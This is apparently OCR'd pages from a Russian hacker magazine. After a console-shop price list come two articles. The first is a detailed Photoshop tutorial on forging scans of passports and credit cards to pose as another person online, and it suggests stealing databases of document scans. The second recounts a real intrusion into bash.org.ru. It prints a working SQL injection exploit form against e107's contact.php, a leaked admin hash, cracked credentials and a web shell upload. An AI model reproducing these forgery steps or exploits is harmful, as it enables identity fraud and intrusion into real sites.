
PlayStation 2 Slim

5200 р.



Xbox 360 Premium HDMI RUS

12220 р.





PlayStation 3 (40Gb)


15990 р.




Sony PSP Slim
Base Pack Black (PSP-2008/Rus)


7930 р.

- Покупку можно оплатить электронными деньгами
- Возможность доставки в день заказа
- Специальная цена на приставки при покупке 3-х игр



Advance Wars: Days of Ruin
1248 р.



Final Fantasy Crystal Chronicles Ring of Fates
1508 р.



Grand Theft Auto IV
2444 р.



Burnout Paradise
2080 р.


Lost Odyssey
2210 р.



Assassin's Creed
2054 р.


Gears of War
1300 р.


God of War: Chains of Olympus
1248 р.



Final Fantasy VII: Crisis Core
1430 р.




Grand Theft Auto IV (PAL)
2444 р.


Gran Turismo 5 Prologue (PAL)
1300 р.


Silent Hill Origins
1300 р.


Metal Gear Solid Essentials Collection
1820 р.


Medal of Honor: Complete Collections
1560 р.



Mario Kart Wii + Wheel
2080 р.


No More Heroes
1924 р.


Viking: Battle for Asgard
1950 р.


Army of Two (PAL)
2210 р.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ stroikov@gameland.ru /

ВЛАДИМИР «DOT.ERR» САВИЦКИЙ
/ kaifoflife@bk.ru /

МУТИМ СКАНЫ ДЛЯ НАРОДА

КАК И ЗАЧЕМ ПЕРЕРИСОВЫВАЮТ ДОКУМЕНТЫ

Об анонимности в Сети мы писали не раз, но зачастую требуется не только скрыть свой IP-адрес и местоположение, но и замаскировать собственную личность под чужую. Как это сделать? Есть способ — воспользоваться видоизмененными сканами доков.

ОТКУДА СКАНЫ, ДЯДЯ?

Рисование и использование сканов требует не только умения работы с фотошопом, но и знания определенных нюансов. Для начала разберемся в сути вопроса, а именно — зачем могут понадобиться сканы, где брать материал для их перерисовки и как лучше всего юзать фейковые копии доков. Не секрет, что многие онлайн-сервисы при оформлении аккаунтов просят предоставить копии личных документов. Как правило, это паспорт или водительское удостоверение. Изредка при оплате услуг необходимо выслать скан кредитной карты. Но одно из основных правил безопасной и анонимной работы в Сети гласит: «Не оставлять личных данных без крайней надобности». Базы ломаются, сливаются и продаются вместе со всей оставленной тобой информацией, поэтому гораздо безопаснее представиться гражданином какой-нибудь забугорной страны и не создавать себе лишних проблем. Но как раздобыть сканы для последующей перерисовки? Самый примитивный путь — воспользоваться помощью Гугла. Да-да, хорошенько поюзав поисковик, можно откопать десяток отсканированных паспортов и удостоверений. Но гораздо продуктивнее слить БД, содержащую сотни/тысячи сканов разнообразных документов. Так можно надолго обеспечить себя материалом для перерисовки доков.

В общем, поимев требуемое число сканов и снабдив Dot.err'а изрядным количеством пива в комплекте с Photoshop CS3, мне ничего не оставалось, кроме как ждать дня рождения нужных доков.



UK паспорт

Скан В/У

РАБОТАЕМ С МАТЕРИАЛОМ

Приступим! Рулить будем Фотошопом CS3, но ничего страшного, если в руках окажется версия на пару лет старше. Чтобы не путаться в вариантах переводов, названия команд и инструментов я буду сопровождать соответствующими хоткеями.
Грузим Photoshop, создаем новый проект с именем «face», размерами 640x480, разрешением 72 пикс./дюйм и ставим прозрачное содержимое фона. Выбираем инструмент «Горизонтальный текст» (хоткей T), заранее скачанный шрифт OCR A Extended 36-го размера и набираем 16 цифр в формате «XXXX XXXX XXXX XXXX». Дважды жмем <Enter>, меняем размер шрифта на 24, отступаем три пробела и вводим даты «03/04», три пробела, «03/08». На следующей строчке 30-м шрифтом OCR-B 10 BT большими буквами уточняем имя и фамилию владельца (для примера введем IVAN TARANOV) и на этом закончим редактирование текста. Выбираем **«Редактирование → Определить узор»**, вводим «face_info». Сохраняемся под именем face_info.psd.
Создаем еще один проект, называем его «face». Прочие параметры оставляем те же. Жмем <M> и настраиваем инструмент «Прямоугольная область»: стиль «Заданный размер», ширина 580 пикселей, высота 380. Щелкаем по холсту и перетаскиваем выделение на центр. В меню выбираем **«Выделение → Модификация → Оптимизировать»**, вводим 19, «Ок». Инструментом «Заливка» (хоткей G) заполняем выделение произвольным цветом. Переходим по меню **«Слой → Стиль слоя → Тиснение → Текстура»**, выбираем Face_info.psd в качестве текстуры и 100% непрозрачность в качестве параметра. Сохраняем проект под именем to_back.psd. Он нам понадобится для рисования обратной стороны карты.
Создаем новый слой с именем cover_info. Для этого переходим **«Слой → Новый → Слой»** или жмем <Shift+Ctrl+N>. Набираем заново точно такой же текст с теми же параметрами, как было описано выше (16 цифр, даты, имя и т.д.). При достаточном увеличении (<Z>), перетаскиваем только что набранный текст поверх старого тиснения. Для дальнейшей работы с текстом его нужно преобразовать в растр. Выбираем **«Слой → Растризовать → Слой»**. При нажатой клавише <Ctrl> кликаем по слою cover_info (на холсте должен выделиться текст) и переходим **«Выделение → Модификация → Сжать»**, — а сжимать будем на 1 пиксель. Удаляем лишнее: **«Выделение → Инверсия»** (<Shift+Ctrl+I>), жмем <Delete>, **«Выделение → Отменить выделение»** (<Ctrl+D>).
Продолжим обработку будущего тиснения. Найдем менюшку **«Слой → Стиль слоя → Параметры наложения»** и последовательно пройдем по пунктам:

1. **«Внутреннее свечение»**. Непрозрачность — 100%, цвет — #CCCCCC, контур — HalfRound (изображение четверти круга).
2. **«Тиснение»**. Переходим в подраздел «Контур», диапазон — 50%.
3. **«Наложение цвета»**. Непрозрачность — 100%, цвет — #FFFFCC.
4. **«Обводка»**. Размер — 1 пиксель, непрозрачность — 100%, цвет — #DFDFDF.


Надеюсь, цвет карты не режет глаз кислотными оттенками. Сохраняем, закрываем.
Следующий этап — работа над фоном. На просторах интернета лежит множество красивых пейзажей, фоток городов, архитектурных памятников и т.п. Пошарив в images.google.ru, я нашел красивые древние руины. Не знаю, чем они мне приглянулись, но остановился именно на них. Сохранив картинку в надежном месте на винте, сделаем копию и перетащим в Фотошоп.
Подгоняем размеры фотки под размер будущей карточки: **«Изображение → Размер изображения»** (<Alt+Ctrl+I>). Сразу же убираем галочку с опции «Сохранить пропорции» и задаем размеры 580x380. Не нужно воспринимать все буквально, и машинально повторять описанные действия! Если картинка приплюснута сверху или снизу, стоит отдельно с ней поработать (вырезать изображение нужных размеров из исходного либо, сохраняя пропорции, уменьшить изображение, задать нужную длину или ширину и обрезать лишнее).
Итак, перед нами фото 580x380, которое нужно немного обработать. Открываем меню **«Изображение → Коррекция → Цветовой тон/Насыщенность»** (<Ctrl+U>). Уменьшаем насыщенность и яркость в зависимости от исходного изображения.



info

• Как правило, на скане паспорта можно найти практически все для составления выбранного псевдонима.

• Имеет смысл сделать несколько заготовок по документам нужных стран. Впоследствии намного проще использовать бланки-шаблоны, чем перерисовывать доки каждый раз с нуля.



dvd

На нашем диске ты найдешь видео к статье, при просмотре которого наглядно убедишься в возможности качественной перерисовки любых сканов.



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!


Вид менюшки

Перерисованный скан испанского паспорта

В моем случае были выставлены -30 и -10, соответственно. Далее: **«Фильтр → Размытие → Размытие_по_Гауссу»**. Выбираем значения в промежутке 0,5-0,8.

Все на тех же просторах Сети нетрудно найти логотип (допустим, Visa) и более-менее приличную по качеству голограмму («голубка»). Копируем, вставляем. Фото, логотип и голограмма должны находиться на разных слоях. Масштабируем (<Ctrl+T>), подгоняя под размеры карточки, и соблюдаем пропорции. Оформим название банка (просто стильная надпись — или, если косить под что-то конкретное, то нужно вырезать из оригинального скана). Сохраняем как background.psd. Переходим **«Редактирование → Определить_узор»**, подтверждаем и закрываем проект. На руках должны быть три проекта: face_info.psd с набранным текстом, to_back.psd с сырой заготовкой для обратной стороны, face.psd с макетом карты и background.psd со всем остальным. Открываем face.psd, выбираем **«Слой → Стиль_слоя → Перекрытие_узора»**. Непрозрачность ставим 100%. Выбираем в качестве узора background.psd и жмем кнопочку рядом «Привязать к началу координат». Подтверждаем изменения («Да» или «Ок»). Ну, как оно? Несколько штрихов и лицевая часть карты закончена. Наносим недостающие надписи: кликаем по инструменту «Горизонтальный текст» (хоткей T), жирным шрифтом Arial 12-го размера вводим «VALID», на следующей строке «FROM» и размещаем над первой датой. То же самое — с надписью «VALID THRU» (но находиться она будет над второй датой). Затем продублируем первые четыре цифры жирным Arial'ом 14-го размера и перетащим их ниже основных.

Слои + эффекты



Чтобы закосить под скан, объединяем все слои в один: «**Слой → Объединить видимые»** (<Shift+Ctrl+E>). Теперь — «портим» изображение: **«Фильтр → Шум → Добавить шум»**. Количество 3%, распределение равномерное. Так как отсканить карточку ровно мы не можем, повернем ее на 1-2 градуса. Для этого кликаем **«Редактирование → Трансформирование → Поворот»** и вводим градус поворота. Пустое место должно быть закрашено. Создаем новый слой (<Ctrl+Shift+N>), заливаем его белым цветом при помощи инструмента «Заливка» (<G>) и перетаскиваем ниже остальных (панель со слоями находится справа внизу).

Стираем пот с лица. Но за кофе тянуться еще рано: нужно накидать обратную сторону карты. Открываем проект face_info.psd и сохраняем под именем back_backtext.psd. Выполняем **«Редактирование → Трансформирование → Отразить по горизонтали»**, затем — **«Редактирование → Определить_узор»**. Фотошоп предложит название back_backtext.psd. Жмем «Ок» и закрываем проект.

Открываем заранее сохраненный to_back.psd. Переходим **«Слой → Стиль слоя → Тиснение»** и правим параметры (перечислены сверху вниз по порядку):

- Стиль: внутренний скос;
- Метод: жесткая огранка;
- Глубина: 52%;
- Размер: 3;
- Угол: 90;
- Высота: 67;
- Контур: Linear (самый первый);
- Режим подсветки: нормальный;
- Непрозрачность: 100%;
- Режим тени: умножение;
- Непрозрачность: 59%.

Щелкаем по подразделу **«Текстура»**, меняем узор на back_backtext.psd и ставим галочку в чекбоксе **«Инверсия»**. Оформим обратную сторону ненавязчивым цветом. Мне подошел вот такой оттенок: красный 108, зеленый 120, синий 132. Жмем <G> или выбираем инструмент **«Заливка»** и кликаем по карте.

Теперь наносим логотипы и надписи. Для этого нужно создать еще один



Лицевая сторона креды

Обратная сторона креды

проект 580x380 (обозвать его «logo_info.psd»). Закрывать to_back.psd не советую, так как нужно иметь перед глазами карточку. Логотипы в большом ассортименте можно найти все в том же Гугле или отсканить со своей кредитки. Размещаем два (размером примерно 130x70 каждый) — в нижнем левом углу первый и чуть правее — второй. Тулзой «Горизонтальный текст» (<T>) 12-ым жирным шрифтом Arial вводим что-то типа:

By accepting and or using this card, you agree to the Account Agreement. Get cash and or make purchases where you see these logos. For your protection, do not write your personal identification number (PIN) on this card. For customer service call for free 868-647-74505 www.truecards.com

Переходим **«Редактирование → Определить узор»** и соглашаемся с предложенным названием «logo_info.psd».

Возвращаемся к to_back.psd, переходим по меню **«Слой → Стиль слоя → Перекрытие узора»**. Узором ставим logo_info.psd, непрозрачность определяем в 100%. Щелкаем «Привязать к началу координат», отодвигаем менюшку в сторону и смотрим результат. На карточке должны появиться логотипы и надпись (есть возможность подкорректировать положение, перетащив все мышкой, куда нужно). Подтверждаем изменения.

Добавляем магнитную полоску. Инструментом «Прямоугольная область» (<M>) выделяем прямоугольник длиной во всю карту и высотой около 63 пикселей. Заливаем (<G>) черным цветом. Создаем новый проект «mass_visa.psd» размерами 200x200 и, начиная с верхнего левого угла, вбиваем повторяющийся через два пробела текст «VISA VISA VISA» — и т.д., до правого края. Начиная с первого слова, нужно раскрасить текст в синие и желтые цвета (чередуются). Выбираем **«Слой → Растризовать → Слой»**. Щелкаем инструмент «Кисть» или жмем <B>. Выбираем размер 3 и проставляем точки (три раза кликая мышью) соответствующего цвета после каждой надписи VISA. Жмем <M>, обводим строку, копируем и вставляем — размещаем ниже предыдущей так, чтобы желтое слово VISA было под синим. Теперь обводим уже две строки, копируем и вставляем до самого нижнего края холста. Выполняем **«Слой → Объединить видимые»** (<Shift+Ctrl+E>). Немного поворачиваем через **«Редактирование → Поворот»**. Жмем <M> и растягиваем прямоугольник так, чтобы он был полностью заполнен текстом. Выбираем **«Слой → Новый → Скопировать на новый слой»** (<Ctrl+J>). Далее — **«Изображение → Тримминг»**, переключатель на «прозрачных пикселей», «Ок». Поздравляю: мы получили квадрат, заполненный косым текстом. Старый слой нужно удалить.

Выполняем уже до боли знакомое действие **«Редактирование → Определить узор»**, «Ок». Открываем to_back.psd, создаем новый слой, растягиваем прямоугольное выделение (хоткей M) размерами примерно 480x50, заливаем белой краской (<G>). Теперь работаем с менюшкой **«Слой → Стиль слоя перекрытие узора»**: режим — нормальный, непрозрачность — 65%, узор — mass_visa.psd. Кликаем по кнопочке «Привязать к началу координат». Самое страшное позади :).

Набираем 24-м шрифтом Arial Narrow номер карты (тот же, что и на лицевой стороне) и — через пробел — три цифры дополнительного кода. Переходим **«Редактирование → Трансформирование → Наклон»** и наклоняем цифры немного влево. На новом слое цветом, похожим на синюю шариковую ручку, печатаем «рукописным» шрифтом (либо рисуем) подпись владельца. Объединяем видимые слои (<Shift+Ctrl+E>), поворачиваем на -1 градус (**«Редактирование → Трансформирование → Поворот»**). «Подкладываем» под карточку белый слой, жмем <Shift+Ctrl+E>. Переходим по менюшке **«Фильтр → Шум → Добавить шум»**, 3%, «Ок». Сохраняем готовый «скан» в нужном формате.

Подредактируем паспорт. Для работы со сканом можно воспользоваться несколькими простыми приемами.


1. Ищем на скане необходимые для набора слова буквы. Как правило, можно с легкостью найти практически все для составления выбранного псевдонима (в моем случае — IVAN TARANOV). Вырезаем каждую букву на отдельный слой, названный в честь этой буквы.

2. Формируем недостающие символы. В моем случае отсутствовала буква «V». Ситуация разрешилась копированием буквы «A», поворотом на 180 градусов и попиксельным редактированием при максимальном увеличении. При наличии двух и более сканов эта проблема исчезает.

3. Затираем оригинальный текст. Самый простой вариант — копирование небольших областей до 15 пикселей и вклеивание их на место букв (но удачно провести это можно далеко не всегда). Более трудоемкий и качественный способ — подбор цвета пикселей под оттенки ближайших окружающих. Долго, нудно, но практически 100% результат на водяных знаках и других защитах.

ЦЕНА ВОПРОСА

Перерисовка сканов для своих нужд — дело зачастую неблагодарное. Поэтому, если времени категорически нет, а сканы нужны срочно — имеет смысл воспользоваться услугами профессиональных дизайнеров, контакты которых можно без труда найти на тематических форумах. Цена одной перерисовки под конкретные данные колеблется в районе 50 вечнозеленых. Кстати, если тебе не лень искать нужный материал, а Фотошоп снится тебе по ночам — можешь попробовать пустить свой талант в массы, благо потребность в качественных рисовальщиках была, есть и будет. В любом случае, как распорядиться полученными навыками — решай сам. Наша задача была лишь в том, чтобы показать тебе, как и зачем перерисовывают сканы различных документов.



АБЫРВАЛГ

BASH.ORG.RU — ПОСМЕЯЛИСЬ И ХВАТИТ!

БЕСПРЕЦЕДЕНТНАЯ АТАКА НА ЦИТАТНИК РУНЕТА

На улице шел проливной дождь. Было грустно, и я решил почитать баш. За чтением мне пришла в голову безумная идея попасть в админку цитатника рунета и пощупать его изнутри. Самое главное — где-то спустя полдня археологических изысканий мне это удалось!

ОТ ИДЕИ К ДЕЙСТВИЯМ

Расскажу подробнее о наивнейших ошибках людей, отвечающих за софт на серверах русского башорга. Итак, погнали!

Первым делом я немного пощупал скрипты самого башорга. Единственным интересным открытием был фришный php-скрипт **Openads 2.0.11-pr1** (phpadsnew.com), расположенный по адресу http://lol.bash.org.ru/b/admin/index.php. Скрипт отвечает за текстовую рекламу, расположенную между цитатами на всех страницах баша. Посерфив пару-тройку секурити-порталов, я не нашел ни одного паблик сплойта под эту версию. Немного покопав движок на предмет багов, я решил оставить его на потом, и продолжил свои поиски.

Следующим шагом был сервис www.seologs.com/ip-domains.html, который показал мне все виртуальные домены, расположенные на IP-адресе баша (89.111.182.137). Это были:

```
http://animau.ru
http://bash.org.ru
http://tanibata.ru
http://words.bash.org.ru
```

Как видишь, улов не особо густой. Единственным доступным из этих адресов, не считая самого баша, был сайт tanibata.ru, посвященный фестивалю японской анимации (чертовы анимешники :)). За него я и взялся.

НЯ!


Вскользь просмотрев исходник главной страницы подопытного сайта, я увидел строку:

```
<script type='text/javascript'
src='/e107_files/e107.js'></script>
```

и очень обрадовался, что там установлен «самый безопасный движок по версии журнала PC Magazine» e107 :). Следующим шагом было определение версии движка. Насколько я знал, сделать это можно, по меньшей мере, двумя способами. Первый — пройти по адресу http://tanibata.ru/e107_docs/README_UPGRADE.html. Второй — пройти по адресу http://tanibata.ru/e107_admin/admin.php.

Ни один из способов не прокатил. Тогда я взял за основу дату первой публикации новости на сайте (Sunday 27 May 2007) и чисто теоретически предположил, что версия движка лежит в пределах от 0.7.6 до 0.7.8 (причем, последняя на момент написания статьи — 0.7.11). Теперь необходимо было немного «посерчить» на http://milw0rm.com на предмет паблик эксплойтов под e107, чем я немедленно и занялся. Под искомые версии движка существовали следующие сплойты:

```
e107 <= 0.7.8 (photograph) Arbitrary File Upload
Vulnerability
```



Модераторы баша

▸ links
- http://bash.org.ru — виновник торжества
- http://e107.org — официальный сайт cms e107



▸ warning
Вся описанная информация предоставляется исключительно к ознакомлению и размышлению. Никакая часть данного материала не может быть использована во вред, в обратном случае, ни автор, ни редакция не несут какой-либо ответственности за возможный ущерб, причиненный материалами статьи.

```
e107 0.7.8 (mailout.php) Access Escalation
Exploit (admin needed)
```

Второй я отбросил сразу, так как он требовал права админа. Прочитав же описание к первому, я вынужден был отбросить и его, так как это была ложная уязвимость, которая предоставляла лишь загруженный php-код в теле фотографии (и ничего более). Отложив на время e107, я принялся серфить дальше мой подопытный ресурс. Единственной зацепой был форум IP.Board, расположенный по адресу http://tanibata.ru/forum/. Открыв исходник страницы, я крайне расстроился, ибо версия IPB 2.2.0 была на тот момент абсолютно непробиваемой. Ничего не оставалось, как самому копать исходники либо IPB, либо e107. Я выбрал e107. И не ошибся!

ИНДИАНА ДЖОНС И E107

Слив на свой ноутбук cms e107 0.7.8 и благополучно установив, я стал ковырять скрипты. Через несколько часов я получил результат в виде скрипта *contact.php* и следующей строчки кода в нем:

```
else
{
  $query = "user_id =
    ".$_POST['contact_person'];
}
```

Как видно, переменная *$_POST['contact_person']* подставляется в SQL-запрос абсолютно нефильтрованной! Трудность заключалась в дальнейших строках кода:

```
if($sql -> db_Select("user",
  "user_name,user_email",$query." LIMIT 1"))
{
  $row = $sql -> db_Fetch();
  $send_to = $row['user_email'];
  $send_to_name = $row['user_name'];
}
else
{
  $send_to = SITEADMINEMAIL;
  $send_to_name = ADMIN;
}
```

Сложностей было даже две.

Первая: e107 никогда, ни при каких обстоятельствах, не выведет сообщения об ошибке в SQL-запросе.

Вторая: при верно составленной SQL-квере мыло, которое ты отсылаешь в форме контакта с администрацией, уйдет на e-mail, который ты укажешь сам; иначе — на почту админа. Эксплойт для blind sql-injection был, в принципе, возможен, но, как обычно, писать его было лениво.

Немного подумав, я вспомнил об одной особенности заголовка «To:» при отправке мыла. Итак, в этом поле можно указать координаты получателя в формате «Имя фамилия billy@microsoft.com», и e-mail успешно уйдет адресату! На основе этой информации я придумал простенький эксплойт:


```
<form action="http://tanibata.ru/contact.
php" method="POST">
<input name="send-contactus" value="1"/>
<input name="body" value="Thisd is a test
email from tanibata =)"/>
<input name="email_send" value="moy_email@
gmail.com"/>
<input name="author_name" value="mazafaka"/>
<input name="subject" value="Mega Subject"/
><br/>
<input size=200 name="contact_person"
value="-999 union select 1,concat(user_
password,' ',user_loginname,' <moy_email@
gmail.com>') from e107_user where user_
id=1/*"/>
<br/><input type="submit" value="ok"/>
</form>
```

Но так как на сервере был включен *magic_quotes_gpc*, то этот вариант сплойта не прокатил. Нужно было модифицировать все символы, находящиеся в кавычках, в *char*. Для этого я написал простой скрипт:

```
<?php
  $symbols=' <moy_email@gmail.com>';
  for($i=0;$i<strlen($site);$i++)
  {
    $i!=(strlen($site)-1) ? print $arr[subst
r($site,$i,1)].',' : print $arr[substr($site
,$i,1)];
  }
?>
```

В результате в поле *contact_person* получилось что-то вроде этого:

```
value="-999 union select user_
password,concat(user_password,char(32),user_
loginname,char(32,60,109,111,121,95,121,97
,119,105,107,64,98,107,46,114,117,62)) from
e107_user where user_id=1/*"
```





А так выглядит httpd.conf баша!

После успешного сабмита я увидел мессагу от e107: «*Your message was succesfully sent!*», а также новое мыло в своем ящике, где в поле «*To:*» были хеш и логин админа tanibata.ru:

```
"To: "30e50569d9a3d6f73ec5075754d43d07 Ren" <moy_email@gmail.com>"
```

Для успешного входа в админку портала мне жизненно необходимо было расшифровать полученный хеш, так как копаться в исходных кодах e107, отвечающих за авторизацию пользователей, опять не позволяла та же лень. Я полез на всеми любимый сервис по расшифровке md5-хешей *plain-text.info*, который, к глубочайшему сожалению, не смог мне ничем помочь. Не отчаиваясь, я просмотрел список всех юзеров танибаты с помощью http://tanibata.ru/e107_plugins/forum/forum_stats.php. Приветливый скрипт подсказал мне, что на портале есть и второй админ с ником Selena и *ID=2*, к которому я и применил свой мегасплойт. Новый хеш *e10adc3949ba59abbe56e057f20f883e plain-text.info* расшифровал уже с большей охотой, в результате чего я и оказался в админке http://tanibata.ru/e107_admin/admin.php с данными Selena:123456 :).

КАВАЙ!

Далее было бы логично залить шелл. Чем я тут же и занялся! Потыкав немного по различным пунктам админки и убедившись, что любой аплоад файла с расширениями *.php*, *.phtml* режется на корню, я случайно наткнулся на интересную форму того же аплода в управлении плагинами. Эта форма поддерживает загрузку новых плагинов, запакованных в zip или tar.gz. Следуя этой логике, я запаковал свой шелл в zip и успешно загрузил его, в результате чего получил доступ к серваку по адресу http://tanibata.ru/e107_plugins/404.php?stulcheg :). Немного пошастав по серваку, я нашел сам башорг в */export/hosts/bash.org.ru/documents*, где в дальнейшем и остался для изучения всей подноготной баша.

ГЛУБЖЕ!

Первым каталогом, заинтересовавшим мое внимание, был *admstat*. Перейдя по адресу http://bash.org.ru/admstat, я увидел незащищенную паролем статистику заапрувленных и перелопаченных модераторами баша цитат! Как стало видно из статистики, наиболее активным модером является ujin :). Следующим каталогом для изучения стал app42. По этому адресу находится админга русского башорга. Но чтобы попасть в нее, нужно было изучить механизм авторизации в *app42/index.php*. Меня заинтриговал следующий код:

```
if (isset($_COOKIE["panda"]) and isset($_
COOKIE["kopanda"])) {
```

bash.org.ru изнутри

Админка баша

